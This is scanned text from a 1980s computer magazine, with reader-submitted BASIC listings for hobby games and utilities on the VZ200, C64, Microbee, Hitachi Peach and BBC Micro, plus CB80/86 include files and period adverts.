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Personal computing has just taken a great leap forward. Although the EPSON PX-8 was designed from the ground up as a portable computer, it's going to make a lot of desktops look like dinosaurs.

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Pocket Programs

CB80/86

Curses, Oiled Again!

Our quality control department slipped again (still?). If you carefully copied the CB80/86 library routines in our May issue, you would have noticed three %INCLUDE files referenced in the story and the accompanying dBase File Fixer program were missing.

The three files contain declarations for variables used in the library, variable assignments, and a list of screen control codes to allow programs generated using the library to be 'installable' for different terminals.

You may have already figured out their contents for yourself, but the files — STDIO.DCL, STDIO.ASS AND STDIO.TRM — are included here for your convenience.

STDIO.DCL

```
string normvideo,revideo,bellchar,trmini
string fullintensity,halfintensity,save.key
string xyleadin,eraeol,cls,right.arrow,del.key
string return.key,up.arrow,down.arrow,tab.key
string escape,back.space,left.arrow,home.key
integer true,false,yes,no,none,debug,dlyfactor
integer crow,ccol,numeric,alpha,upper,onlyalpha

common normvideo,revideo,bellchar,trmini,save.key
common fullintensity,halfintensity,terminator$
common xyleadin,eraeol,cls,right.arrow,del.key
common return.key,up.arrow,down.arrow,tab.key
common escape,back.space,left.arrow,home.key
common true,false,yes,no,none,debug,dlyfactor
common crow,ccol,numeric,alpha,upper,onlyalpha
```

STDIO.ASS

```
false=0                    : true=not false
escape=chr$(27)            : yes=true
no=false                   : back.space=chr$(8)
none=1                     : cls=chr$(26)
bellchar=chr$(7)           : ccol=1
crow=1                     : return.key=chr$(13)
up.arrow=chr$(11)          : down.arrow=chr$(10)
tab.key=chr$(9)            : left.arrow=chr$(8)
home.key=chr$(30)          : full=false
eraeol=escape+"T"          : xyleadin=escape+"="
normvideo=escape+"G0"      : revideo=escape+"G4"
trmini=chr$(14)            : fullintensity=escape+"("
right.arrow=chr$(12)       : halfintensity=escape+")"
del.key=chr$(127)          : numeric=1
alpha=2                    : upper=3
onlyalpha=4                : dlyfactor=250
rem 250 provides approx 1 sec delay on 6MHz 8085
```

Labtam
.... Leading the Field.


Australia's most successful manufacturer

of high performance computers is now delivering its world leading Unix™ 32-bit super micro.

If you have a professional responsibility to further your expertise at the leading edge of time-shared computing, then the Labtam 3015/V32 must be your choice.


Labtam's new true 32-bit range builds on the company's solid foundation of expertise in design, manufacturing and international marketing of high performance business computers and leading edge scientific instruments.

- ☐ **NatSemi's 32032 microprocessor**
- ☐ **Bell Labs's Unix System 5.2 Version 2**
- ☐ **Labtam's 3015/V32 multi-user floor unit**



Labtam 3015/V32

- ☐ 15 slot IEEE-796 (Multibus) floor mounted unit.
- ☐ 2 Mbyte RAM expandable to 12 Mbyte via Labtam's "X"-Bus 32 bit memory connector. (52 M BYTE/SEC.)
- ☐ 56 Mbyte Winchester disk, 45 Mbyte streaming tape, 1.2 Mbyte 8" floppy disk.
- ☐ 8 RS232C serial channels, 800x600 pixel graphics terminal.



Unix System 5.2 Version 2

- ☐ Demand paged virtual memory.
- ☐ Memory Management for 16 Mbyte/process.
- ☐ File and record locking for multi-user access.
- ☐ File system hardening (protection).
- ☐ Fortran 77 enhancements.
- ☐ All standard utilities & C language.

Natsemi 32032

- ☐ The first commercially available full 32-bit microprocessor.
- ☐ NS 32081 64 bit double precision floating point mathematics processor.
- ☐ NS 32082 demand paged virtual memory management.

For further information regarding the **Labtam 3015/V32,** contact **Labtam** on:-

Victoria:- (03) 587 1444
Queensland:- (07) 387 9877
Canberra:- (062) 73 1955
South Australia:- (08) 42 0031
Western Australia:- (09) 382 3622
N.S.W.:- (02) 411 2588
New Zealand (Auckland):- (09) 451 305

Graf-X-D.A.G. 2299

CB80/86

STDIO.TRM

```
terminal control codes, in decimal, separated
by commas, '\' is rem token and MUST follow
immediately after control codes. double
backslash (\\) must appear at start of line
before actual codes begin. all codes must appear
in the file on the right line!
\\
26\                cls=chr$(26)
14\                trmini=chr$(14) ^N for kokusai
27,40\             fullintensity=escape+"("
27,41\             halfintensity=escape+")"
27,71,48\          normvideo=escape+"G0"
27,71,52\          revideo=escape+"G4"
11\                up.arrow=chr$(11)
10\                down.arrow=chr$(10)
8\                 left.arrow=chr$(8)
12\                right.arrow=chr$(12)
27,84\             eraeol=escape+"T"
27,61\             xyleadin=escape+"="
```

VZ200

ELECTRIC TUNNEL

The object of the game is to travel along the tunnel, avoiding the electrically charged walls.

The program uses joysticks for control, but by modifying lines 170 and 180 the program could use the keyboard:
170 KY$=INKEY$
180 IF KY$="M" THEN Z=Z-1 ELSE IF KY$="," THEN=Z Z+1


The PEEK in line 190 checks to see if the position in front of you is clear. Scoring is based on the distance you travel along the tunnel.

Bruce Daniel,
Mudgee, NSW

```
0 '  ELECTRIC TUNNEL
1 ' WRITTEN BY    BRUCE DANIEL
2 '
10 CLS : COLOR 2,0
20 P$ = CHR$(143)
30 FOR I=1 TO 10 : P$=P$+CHR$(176)
40 NEXT I:P$=P$+CHR$(143)
50 IF INKEY$<>"" THEN X=RND(0) :GOTO 50
100 PP=16-INT(LEN(P$)/2)
110 Z=16
130 PRINT TAB(PP);P$ :POKE 28672+Z,99
140 IF RND(2)=1 THEN PP=PP+RND(3)-2
150 IF PP<3 THENPP=3ELSE IFPP>(32-LEN(P$)-3)THENPP=32-LEN(P$)-3
160 IF CN<16 THEN 290
170 JK= INP(43) AND INP(46) AND 31
180 IF JK=27 THEN Z=Z-1ELSE IF JK=23 THEN Z=Z+1
190 L=PEEK(28704+Z):IF L<>144 AND L<>176 AND L<>128 THEN 400
290 CN=CN+1:IF CN/30<>INT(CN/30) THEN 130
300 Q=LEN(P$)
310 IF Q<=5 THEN 130
320 P$=LEFT$(P$,1)+MID$(P$,2,Q-3)+RIGHT$(P$,1)
330 GOTO 130
400 PRINT:POKE 28672+Z,45
410 COLOR,1:SOUND31,1:SOUND31,1:SOUND23,1:SOUND23,1
420 SOUND13,1:SOUND13,1:SOUND4,5
425 '
440 SOUND 0,2
450 COLOR,0
460 FORI=1TO5
470 FORTD=1TO25:NEXTTD
480 PRINT@0,"-+* CRASH CRASH CRASH CRASH *+- ";
490 FORTD=1TO25:NEXTTD
500 PRINT@0,"                                ";
510 FORTD=1TO25:NEXTTD,I
520 PRINT@128,"SCORE:";'INVERSE 'SCORE'
530 SC=INT(CN*1.2-DN):PRINTSC;
540 PRINT@480," PRESS <RETURN> TO TRY AGAIN";
550 IF INKEY$<>CHR$(13) THEN 550
560 RUN
```

On March 12th forty eyewitnesses watched in Shock as this harmless-looking diskette committed murder

It wrecked a Wang



It crushed a Remington NBI

With its speed, advanced formatting capabilities, special applications assistance, three successive levels of Help, and Seamless Integration™ of line drawing, five function math, and spelling checker, **SAMNA Word III** easily surpasses the functionality of a dedicated word processor. It's the perfect choice for anyone with demanding word processing needs.

SAMNA+ extends SAMNA Word III with the further integration of a comprehensive spreadsheet and Word Base Manager. Amongst others, this allows you to include multiple spreadsheets directly into text. The Word Base Manager enables you to rapidly search for names or references in a series of documents. It's the perfect office automation tool.

Available now on the IBM PC, PC-XT, AT, PC 3270 and close compatibles

Read what the November 1984 issue of Byte Magazine said

"Samna word III is the best of several word-processing programs I've tested, including WordStar, Easywriter II, Volkswriter, Volkswriter Deluxe, and MultiMate. I use Samna at home on my PC and a Micom wordprocessor at work. I like the speed of the Micom, and this makes me fidgety when Samna takes too long to complete an operation, but Samna Word III's many special features more than compensate for this problem. I'd rather work with Samna Word III than with a dedicated word processor."

SAMNA WORD III SAMNA+

Please send me details about SAMNA Word III & SAMNA+

Name .....

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■ master distributor ■

Commodore 64

```
Ø REM CITY BOMBER BY PAUL VANDENBERG
      FOR THE C64 WITH SUPER EXPANDER
1 FORF=35328TO35519:READA:POKEF,A:NEXTF
2 L=10:SC=Ø
3 LN$="":FORF=1TO20:LN$=LN$+"  ":NEXTF
7 SPRCOL7:COLOR,,,,Ø:SPRITEØ,Ø,6,,1:SPRI
TE2,Ø,10,,,,1
8 E=Ø:T=Ø
9 GOSUB1000
10 SPRITEØ,1:SPRITE1,1
11 MOVSPRØ,300,70:MOVSPR1,300,70
12 MOVSPRØ,Ø#Ø:MOVSPR1,Ø#Ø
20 SPRITEØ,1:SPRITE1,1
30 MOVSPRØ,270#2
35 A=RSPPOS(Ø,Ø):MOVSPR1,A,+Ø
36 B=RSPPOS(1,1):IFB>200THEN:MOVSPR1,Ø#Ø
:SPRITE1,Ø:X=RSPPOS(Ø,Ø):Y=200:GOTO100
40 GETA$:IFA$<>""THEN:MOVSPR1,180#4
50 GOTO35
100 MOVSPR2,X,Y:SPRITE2,1,2
101 MOVSPR1,300,70
102 IFX<240ANDX>15THENC=INT(X/16)-1:IFB(
C)>ØTHENB(C)=B(C)-1:GOSUB900:GOTO104
103 IFB(C)=ØTHENL=L-1:L$=STR$(L):CHAR,36
,Ø,L$:GOSUB200
104 SPRITE2,Ø:SPRITE1,1:MOVSPR1,Ø#Ø
105 GOTO35
200 N=LEN(L$):CHAR,36+N,Ø," ":IFL=ØTHEN9
000
201 RETURN
899 STOP
900 SC=SC+10:GSHAPEN$,C*16,163-(B(C)*4):
IFB(C)=ØTHENT=T+1
901 S$=STR$(SC):CHAR,16,Ø,S$
902 TUNE3,Ø,15,8,9
903 PRINTCHR$(6)"O2VØT3U9SC"
910 IFT=14THENGOTO3000
999 RETURN
1000 GRAPHIC2,1:BOX,Ø,Ø,15,3,,1:BOXØ,2,1
,3,3:BOXØ,5,1,6,3:BOXØ,9,1,10,3
1001 BOXØ,12,1,13,3:SSHAPEZ$,Ø,Ø,15,3
1002 DIMB(13):FORF=ØTO13:B(F)=INT(RND(Ø)
*15)+1:NEXTF
1003 SCNCLR:SSHAPEN$,Ø,Ø,15,3
1010 COLOR5,6:GRAPHIC2,1:COLOR14
1011 FORF=ØTO20:CHAR,Ø,F,LN$:NEXTF
1012 COLOR,Ø:FORF=ØTO13:X=F*16:AM=B(F):F
ORG=163TO(167-(AM*4))STEP-4
1013 GSHAPEZ$,X,G:NEXTG:NEXTF:L$=STR$(L)
:CHAR,30,Ø,"LIVES=":CHAR,36,Ø,L$
1014 COLOR5,6:DRAW,224,168TO319,168TO319
,185TO260,180TO224,168:PAINT,250,170,1
1015 COLOR14,Ø
1016 CHAR,10,Ø,"SCORE=":S$=STR$(SC):CHAR
,16,Ø,S$
1999 RETURN
2000 DATA,,,,,,,,6,,,14,,,30,127,255,255
,191,255,255,255,224,3,127,255,255
2001 DATA,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,Ø:REM 36 COMMAS AND ONE Ø
2002 DATA,,,,,,,,,,,,,,,4,128,,7,128,,7,
128,,3,,,,,,,,,,,,,,,,,,,,,,Ø
2003 DATA,,,,,,,,,,,,,,,Ø
2004 DATAØ,Ø,Ø,Ø,2,160,32,10,168,168,170
,168,170,169,160,42,166,128,41,86,128
2005 DATA42,86,128,10,85,168,42,85,168,1
69,86,160,165,90,128,41,86,Ø
2006 DATA41,86,128,9,86,160,9,169,168,42
,170,168,170,170,160,162,160,128
2007 DATA128,128,Ø,Ø,Ø,Ø,Ø
3000 GRAPHICØ,1
3001 PRINT"{RED}CONGRATULATIONS!!"
3002 PRINT"{BLK}YOU SUCCESSFULLY DESTROY
ED THE CITY"
3003 PRINT:PRINT"{BLUE}YOU HAD A SCORE O
F";SC
3004 PRINT"WITH";L;"LIVES LEFT"
3005 PRINT:PRINT"{WHT}WOULD YOU LIKE ANO
THER GAME?"
3006 GETA$:IFA$=""THEN3006
3007 IFA$="Y"THENCLEAR:GOTO2
9000 GRAPHICØ,1:PRINT"YOUR DEAD"
9001 PRINT"{YELO}YOU HAD A SCORE OF";SC
9002 PRINT:PRINT"{WHT}WOULD YOU LIKE ANO
THER GAME?"
9003 GETA$:IFA$=""THEN9003
9004 IFA$="Y"THENCLEAR:GOTO2
9005 PRINT"{CLR)";:END
```

CITY BOMBER

This game is for the Commodore 64 with the Super Expander. In it you fly a bomber over a city, trying to destroy it with bombs which are released by pressing any key.

You must aim carefully, as dropping a bomb in an area where the buildings have already been totally destroyed will cost you one of your lives.

Paul Vandenberg,
Cabramatta, NSW

Microbee

BRICKS

Bricks is the old breakout game: lots of bricks, one bat, five balls and good reflexes. This version is in machine code, has interesting sound effects, uses high-res look-a-like graphics and has 10 speed levels. The bricks slowly advance on you. The ball increases speed each round, and during each round speeds up till you hit another 32 bricks; it moves away from you at four times the speed it travels toward you (to make waiting time less). You get 1000 points if you break through the wall, and extra points for hitting more distant bricks.

To play, use the A or < key for moving up, Z or > for moving down; S is for serving; ESC holds the ball still until you release; and BRK gives you back to BASIC.

Level 0 is a good starting speed and 9 is just to show I have a sense of humour (or sadism).

This program comes in two forms, as source code and in BASIC. With the BASIC version, you type, you save, you run. The program uses low-res graphics, but I've altered the PCG's to make them look like bricks and balls. The bat is a real PCG and is not plotted on the screen.

Richard Larkin
Dee Why, NSW

```
00001REM BRICKS (BASIC VER) 10/4/85 RICHARD LARKIN
00002DATA33,0,240,17,1,240,1,0,4,54,26,237,176,33,29,44
00003DATA17,212,241,1,24,0,237,176,33,53,44,17,84,242,1,24
00004DATA0,237,176,205,6,128,33,52,45,54,0,254,89,32,2,54
00005DATA1,62,0,50,53,45,205,76,39,195,71,40,33,0,240,17
00006DATA1,240,1,191,3,54,32,237,176,33,1,240,17,2,240,1
00007DATA61,0,54,131,237,176,33,129,243,6,62,62,176,119,35,16
00008DATA252,33,127,240,17,64,0,6,13,62,183,119,25,16,252,205
00009DATA133,39,195,158,39,33,95,240,17,32,0,14,13,62,149,6
00010DATA16,119,35,35,16,251,13,25,62,0,185,32,240,201,205,39
00011DATA128,33,144,43,17,80,249,205,2,44,33,186,43,17,16,248
00012DATA205,2,44,33,170,43,17,32,248,205,2,44,33,181,43,17
00013DATA64,248,205,2,44,33,165,43,17,128,248,205,2,44,33,175
00014DATA43,17,0,249,205,2,44,33,159,43,17,0,250,205,2,44
00015DATA253,33,170,43,33,112,249,205,8,44,253,33,165,43,33,208
00016DATA249,205,8,44,253,33,159,43,33,80,251,205,8,44,62,128
00017DATA17,112,251,6,16,18,19,16,252,62,0,17,48,248,6,16
00018DATA18,19,16,252,17,0,251,6,16,18,19,16,252,62,255,50
00019DATA63,248,50,0,251,33,191,43,17,64,253,1,48,0,237,176
00020DATA33,197,43,17,112,253,1,48,0,237,176,33,202,43,17,160
00021DATA253,1,48,0,237,176,201,33,80,43,17,192,243,1,64,0
00022DATA237,176,33,77,44,17,16,242,1,12,0,237,176,205,6,128
00023DATA214,47,254,11,48,247,71,33,128,9,17,64,255,25,16,253
00024DATA34,42,45,34,44,45,33,15,242,17,16,242,1,12,0,237
00025DATA176,205,137,44,237,91,30,45,58,40,45,60,50,40,45,71
00026DATA58,41,45,254,0,40,50,184,32,47,62,0,50,40,45,58
00027DATA38,45,254,1,32,2,28,28,29,33,38,45,123,254,44,56
00028DATA10,126,254,254,40,5,54,254,205,67,42,123,254,7,48,5
00029DATA54,1,205,67,42,237,83,30,45,42,28,45,58,40,45,230
00030DATA1,254,0,32,29,58,36,45,254,1,32,2,44,44,45,125
00031DATA34,28,45,254,127,202,219,42,254,250,204,89,44,254,1,204
00032DATA104,41,42,32,45,237,91,34,45,205,51,128,42,28,45,237
00033DATA91,30,45,205,54,128,42,28,45,205,57,128,204,4,42,205
00034DATA20,41,24,52,42,46,45,17,64,0,58,48,45,6,3,119
00035DATA25,60,16,251,62,1,205,10,165,204,178,41,62,26,205,10
00036DATA165,204,224,41,62,44,205,10,165,204,178,41,62,46,205,10
00037DATA165,204,224,41,205,76,42,201,42,28,45,237,91,30,45,34
00038DATA32,45,237,83,34,45,62,48,205,10,165,40,251,62,54,205
00039DATA10,165,202,33,128,195,132,40,58,30,45,71,58,49,45,144
00040DATA79,254,7,208,254,3,62,1,50,36,45,40,7,56,2,62
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Microbee

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00041DATA254,50,38,45,6,0,33,250,43,9,126,50,41,45,33,2
00042DATA0,34,28,45,62,0,50,40,45,42,42,45,17,248,255,25
00043DATA124,254,0,200,34,42,45,33,1,0,6,40,205,135,42,16
00044DATA251,201,58,49,45,60,254,51,200,50,49,45,58,48,45,198
00045DATA3,50,48,45,254,221,192,62,212,50,48,45,42,46,45,17
00046DATA128,0,25,54,32,42,46,45,17,192,255,25,34,46,45,201
00047DATA58,49,45,61,254,5,200,50,49,45,58,48,45,214,3,50
00048DATA48,45,254,209,192,62,218,50,48,45,42,46,45,54,32,17
00049DATA64,0,24,215,42,28,45,125,203,135,15,79,214,31,203,135
00050DATA15,203,135,15,203,135,15,6,0,33,64,240,9,71,17,64
00051DATA0,14,13,126,254,133,202,102,42,254,145,202,102,42,254,148
00052DATA202,102,42,25,13,62,0,185,32,233,201,58,36,45,47,50
00053DATA36,45,201,33,20,0,6,80,205,135,42,201,42,42,45,58
00054DATA36,45,254,1,32,10,191,203,28,203,29,191,203,28,203,29
00055DATA43,124,181,32,251,201,54,128,4,205,145,42,58,53,45,60
00056DATA50,53,45,230,31,254,0,204,31,43,205,59,42,33,5,0
00057DATA1,50,0,205,135,42,201,58,52,45,254,0,200,205,95,167
00058DATA201,33,227,243,126,60,119,254,58,32,29,54,48,43,125,254
00059DATA224,32,11,58,204,243,60,254,58,40,3,50,204,243,125,254
00060DATA222,32,225,62,57,50,204,243,16,215,33,223,243,17,248,243
00061DATA6,6,78,26,185,40,4,56,6,24,15,35,19,16,243,33
00062DATA223,243,17,248,243,1,6,0,237,176,201,62,100,6,1,245
00063DATA245,205,145,42,241,33,20,0,71,205,135,42,241,61,254,0
00064DATA32,235,42,44,45,17,192,255,25,124,254,0,202,5,43,34
00065DATA44,45,34,42,45,62,0,50,53,45,33,56,0,34,32,45
00066DATA33,24,0,34,34,45,205,76,39,205,137,44,195,132,40,17
00067DATA95,240,62,13,33,2,0,25,1,30,0,237,176,33,34,0
00068DATA25,235,61,254,0,32,237,33,125,240,6,13,17,64,0,62
00069DATA149,119,25,16,252,42,28,45,125,214,2,111,34,28,45,201
00070DATA32,66,65,76,76,83,32,76,69,70,84,32,53,32,32,32
00071DATA32,32,32,32,32,32,32,32,32,83,67,79,82,69,32,48
00072DATA48,48,48,48,48,32,32,32,32,32,32,32,32,72,73,71
00073DATA72,32,83,67,79,82,69,32,48,48,48,48,48,48,32,32
00074DATA0,96,160,80,160,80,160,80,160,80,160,80,160,80,96,0
00075DATA0,0,0,0,0,0,0,0,0,0,6,9,9,9,6,0
00076DATA0,0,0,0,0,0,0,0,0,0,96,144,144,144,96,0
00077DATA0,0,0,0,0,0,0,0,0,0,192,160,144,136,136,132
00078DATA132,132,130,130,130,130,130,130,129,129,129,129,129,129,129,129
00079DATA129,130,130,130,130,130,130,132,132,132,136,136,144,160,192,0
00080DATA0,0,0,0,0,0,0,0,0,0,3,7,11,15,11,7
```

Microbee

```
00081DATA3,3,1,16,0,237,176,201,6,16,221,33,144,43,221,126
00082DATA0,253,182,0,119,221,35,253,35,35,16,242,201,32,87,69
00083DATA76,67,79,77,69,32,84,79,32,66,82,69,65,75,32,79
00084DATA85,84,32,33,32,32,87,79,85,76,68,32,89,79,85,32
00085DATA76,73,75,69,32,83,79,85,78,68,32,63,32,83,80,69
00086DATA69,68,32,40,48,45,57,41,63,58,204,243,61,254,47,40
00087DATA23,50,204,243,42,28,45-237,91,30,45,205,51,128,33,24
00088DATA0,34,30,45,205,137,44,201,205,6,128,33,248,243,17,136
00089DATA43,1,6,0,237,176,195,65,39,205,20,41,205,169,44,62
00090DATA54,205,10,165,202,33,128,62,19,205,10,165,32,235,33,56
00091DATA0,237,91,34,45,205,51,128,201,237,91,34,45,33,56,0
00092DATA205,51,128,237,91,30,45,33,56,0,205,48,128,58,38,45
00093DATA237,83,34,45,19,254,1,32,2,27,27,123,214,7,254,36
00094DATA56,14,58,38,45,254,1,62,1,32,2,62,254,50,38,45
00095DATA237,83,30,45,42,50,45,35,36,44,124,254,192,32,3,33
00096DATA0,128,34,50,45,126,230,7,33,250,43,6,0,79,9,126
00097DATA50,41,45,121,230,1,50,36,45,6,8,205,76,42,16,251
00098DATA33,56,0,34,28,45,62,0,50,40,45,201,64,0,27,0
00099DATA64,0,27,0,1,0,1,0,0,2,0,0,0,6,0,240
00100DATA218,47,0,0,1,0
00101 C=0 : FOR X=10000 TO 11573 : READ Y : POKE X,Y : C=C+Y : NEXT X
00102 IF C=1740 THEN PRINT "OK" ELSE PRINT "DATA ERROR"
00103 REM IF "OK" THEN TYPE I=USR(10000) TO PLAY GAME!
```

Hitachi Peach

TYPE.BAS

This program is a utility that emulates the CP/M's TYPE command on the Hitachi Peach. It types the required data file to the user's choice of the screen or printer, and is a useful program for viewing the contents of a data file created by the HiWriter word processing software, without having to go through the lengthy process of booting up HiWriter.

Philip Cookson,
Armadale, Vic

```
100 'TYPE.BAS
110 '-----------------------------------------------------------------------
120 'Author:      Philip Cookson              Date: 04/01/85
130 'Description:
140 'This program reads a data file from the disk and types it to either
150 'the screen or a line printer.
160 '-----------------------------------------------------------------------
170 '
180 GOSUB 260 'SET ERROR TRAP ON
190 GOSUB 300 'DETERMINE DATA FILE TO TYPE
200 GOSUB 350 'SELECT OUTPUT TO SCREEN OR PRINTER
210 GOSUB 430 'OPEN SPECIFIED DATA FILE
220 GOSUB 470 'READ AND PRINT THE DATA FILE
230 GOSUB 540 'CLOSE OUTPUT AND DATA FILES
240 END
250 '
260 'SUBROUTINE TO SET ERROR TRAPPING ON
270 ON ERROR GO TO 580
280 RETURN
290 '
300 'SUBROUTINE TO DETERMINE THE NAME OF THE DATA FILE TO TYPE
310 INPUT "NAME OF DATA FILE TO TYPE : ",FILENAME$
320 IF RIGHT$(FILENAME$,4)<>".DAT" THEN FILENEME$=FILENAME$+".DAT"
330 RETURN
340 '
350 'SUBROUTINE TO SELECT OUTPUT DEVICE FOR DATA FILE LISTING
360 PRINT "TYPE TO  <1> SCREEN OR <2> PRINTER ? "
370 ANS$=INKEY$:IF ANS$<>"1" AND ANS$<>"2" THEN GO TO 370
380 IF ANS$="1" THEN DEV$="SCRN:"
390 IF ANS$="2" THEN DEV$="LPT0:"
400 OPEN "O",#1,DEV$
410 RETURN
420 '
430 'SUBROUTINE TO OPEN DATA FILE
440 OPEN "I",#2,FILENAME$
450 RETURN
460 '
470 'SUBROUTINE TO READ AND PRINT THE DATA FILE
480 IF EOF(2) THEN GO TO 520
490 LINE INPUT #2, TEXT$
500 PRINT #1, TEXT$
510 GO TO 480
520 RETURN
530 '
540 'SUBROUTINE TO CLOSE THE OUTPUT AND DATA FILES
550 CLOSE #1,#2
560 RETURN
570 '
580 'SUBROUTINE TO HANDLE ERRORS
590 '
600 ' (1) File not found error
610       IF ERR=63 THEN BEEP:PRINT "FILE NOT FOUND":RESUME 230
620 '
630 ' (2) Device unavailable error
640       IF ERR=60 THEN BEEP:PRINT "DEVICE UNAVAILABLE":RESUME 230
650 '
660 ' (3) Input past end error
670       IF ERR=54 THEN RESUME 230
680 '
690 ' (4) Miscellaneous error
700       BEEP:PRINT "ERROR CODE ";ERR;" ON LINE ";ERL:RESUME 230
710 '
720 END
```

BBC

```
>L.
   10 REM **** BINGO ****
   20 REM for BBC Microcomputer
   30 REM by Syd Sanders
   40 MODE7
   50 *FX11,0
   60  *FX229,1
   65 PROCinstruct
   70 PROCinitialize
   80 PROCmain
  100 *FX12,0
  110  *FX229,0
  115 CLS:END
  120 DEFPROCinitialize
  130 DIM N%(100):R=RND(-TIME):@%=&90A:@
%=&00004:C%=0
  140 ENDPROC
  150 DEFPROCmain
  160 CLS:C%=C%+1:A%=90:B%=A%:PRINTTAB(1
3,2)CHR$(141);CHR$(131);CHR$(136)"BINGO"
:PRINTTAB(13)CHR$(141);CHR$(133);CHR$(13
6)"BINGO":PRINTTAB(0,23);CHR$(131)"GAME
"C%:P=INKEY(100)
  170 FOR I%=1 TO A%:N%(I%)=I%:NEXT
  180 FOR L%=1 TO A%
  190   IFB%=1 J%=1 ELSE J%=RND(B%)
  200   PRINTTAB(16,19)CHR$(141);CHR$(13
0)N%(J%):PRINTTAB(16)CHR$(141);CHR$(130)
N%(J%):VDU31,30,23:PRINTCHR$(134)"DRAW "
;L%:PROCplot(J%)
  210     REPEAT:Z%=GET:UNTIL Z%=32 OR Z
%=27:IFZ%=27 L%=A%
  220   PRINTTAB(16,19)"          ";PRINTT
AB(16)"          "
  230   FOR K%=J%+1 TO B%:N%(K%-1)=N%(K%
):NEXT:B%=B%-1
  240   NEXT
  250 PRINTTAB(0,23);CHR$(133)"ANOTHER G
AME? ";:ANO$=FNrept:IF ANO$="Y"OR ANO$="
y"THEN 160
  260 ENDPROC
  270 DEFFNrept:test=FALSE:REPEAT:A$=GET
$:IF INSTR("YyNn",A$)=0 VDU7 ELSE test=T
RUE
  280   UNTIL test:=A$
  290 DEFPROCplot(J%)
  300 IF N%(J%)MOD10=0THEN x%=36 ELSE x%
=4*((N%(J%)MOD10)-1)
  310 IF N%(J%)MOD10=0THEN y%=5+(N%(J%)D
IV10) ELSE y%=6+(N%(J%)DIV10)
  320 PRINTTAB(x%,y%)N%(J%);
  330 ENDPROC
  350 DEFPROCinstruct
  360 CLS:PRINTTAB(1,2)"Do you want inst
ructions? ";:Ins$=FNrept:IF Ins$="N"OR I
ns$="n" ENDPROC
  370 CLS:PRINTTAB(10,2)CHR$(131);"BINGO
 INSTRUCTIONS."
  380 PRINT'"When you press the SPACEBAR
 the first"
  390 PRINT"marble will be drawn and the
 result"
  400 PRINT"displayed in large green dig
its on the"
  410 PRINT"screen.  It will also be pla
ced in its"
  420 PRINT"correct position in a table
near the"
  430 PRINT"top of the screen."
  440 PRINT"To draw each additional marb
le simply"
  450 PRINT"press the SPACEBAR once."
  460 PRINT"When BINGO has been called t
he player's"
  470 PRINT"numbers can be checked again
st those"
  480 PRINT"shown in the table."
  500 PRINT"After a successful call, pre
ss ESCAPE"
  510 PRINT"to move to the next game or
to leave"
  520 PRINT"the program."
  525 PRINT"The current game number and
the number"
  526 PRINT"of marbles drawn in the curr
ent game"
  527 PRINT"are displayed at the bottom
of the"
  528 PRINT"screen at all times."
  530 PRINTTAB(5,23)"Press SPACEBAR to c
ontinue.";:REPEATUNTILGET=32:ENDPROC
>
```

BINGO

This program simulates a bingo draw. It has been written to run on the BBC Micro, but modifying it to suit other machines should not prove too difficult. The BBC version, as it stands, is well error trapped. The likelihood of an accidental crash in the middle of a game is extremely remote.

The program should prove useful to people interested in fund-raising for sporting groups or voluntary organisations.

Syd Sanders
East Victoria Park, WA

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PROGRAMMER'S WORKBENCH

BackRest

We've been investigating the tools supplied with Concurrent PC-DOS in more depth recently, and have discovered one that is worth a review in its own right. BackRest, from Stok Software, attacks a major problem for the 'power user', who often has a large hard disk on his PC, and, if he's running Concurrent PC-DOS, will have it partitioned into CP/M and DOS areas.

